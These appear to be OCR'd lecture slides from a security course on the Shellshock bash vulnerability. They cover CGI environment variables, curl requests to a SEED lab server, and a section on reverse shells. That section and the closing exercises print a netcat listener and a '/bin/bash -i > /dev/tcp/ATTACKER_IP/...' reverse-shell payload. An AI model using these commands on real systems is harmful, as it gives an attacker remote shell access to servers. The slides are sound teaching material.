



```
$ cd /to/folder/with/docker-compose.yml # run docker-compose commands in this directory
$ docker-compose up [-d]
$ docker-compose down
$ docker ps [-a]    # dockps (custom format) --> <id> for each container
$ docksh <id>       # alias for docker exec .... --> attach/connect to container (shell)
```

OK – Back to Shellshock

How User Data Gets Into CGI Programs

```
1  #!/bin/bash_shellshock
2
3  echo "Content-type: text/plain"
4  echo
5  echo "*** ENVIRONMENT VARIABLES***"
6  strings /proc/$$/environ
```




```
# Try it! Use curl to send an HTTP request & get HTTP response
$ curl http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

```
# Try again! Use curl -A to set the User-Agent field to whatever you want.....
$ curl –A “test” -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

Our First CGI Shellshock Attack!

How can we make the webserver run an arbitrary command (e.g., ls, id)?

What should we provide as input?


https://github.com/traviswpeters/cs476-code/tree/master/02_shellshock

Reverse Shell


Running one command is nice...
but what if we could get a shell on the server?!?!

Reverse Shell

- Instead of running one command, run many! -> **/bin/bash**
- Problem: /bin/bash is interactive – when executed on the server, no way to provide input/output ☹
- Solution: reverse shell redirects stdin, stdout, stderr to network connection ☺



Reverse Shell (cont.)



Attacker Terminal 1: Use netcat to run a simple server (listen on port 9090)

```
$ nc -lnv 9090
```

Attacker Terminal 2: Craft a payload that creates a reverse shell (back to Attacker Terminal 1)

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

0 = stdin
1 = stdout
2 = stderr

> output
< input

Reverse Shell Summary:

start an interactive bash shell on the server,
whose input (stdin) comes from a TCP connection,
and whose output (stdout and stderr) goes to the same TCP connection.

Summary

- Shell functions (specifically in bash)
- Implementation mistakes in bash's parsing logic
- The Shellshock vulnerability and how to exploit it
- How to create a reverse shell using the Shellshock attack to get remote code execution
- Dangers of arbitrary command injection!

You Try!

- When a shell variable containing a shell function definition is passed down to a child process as an environment variable, what is going to happen to the function definition?
- Write a Bash function definition that tries to exploit the Shellshock vulnerability.
- For the Shellshock vulnerability to be exploitable, two conditions need to be satisfied. What are these two conditions?
- How do user inputs get into a remote a CGI program (written in Bash) in the form of environment variables?
- Suppose we run "nc -l 7070" on Machine 1 (IP address is 10.0.2.11), and we then type the following command on Machine 2. Describe what will happen.

```
$ /bin/cat < /dev/tcp/10.0.2.11/7070 >&0
```

- Suppose an attacker runs “nc -l 7070” on Machine 1 (IP address is 10.0.2.11), and then gets the following command to run on Machine 2. What does this accomplish? Explain.

```
$ /bin/bash -i > /dev/tcp/10.0.2.11/7070 0<&1 2>&1
```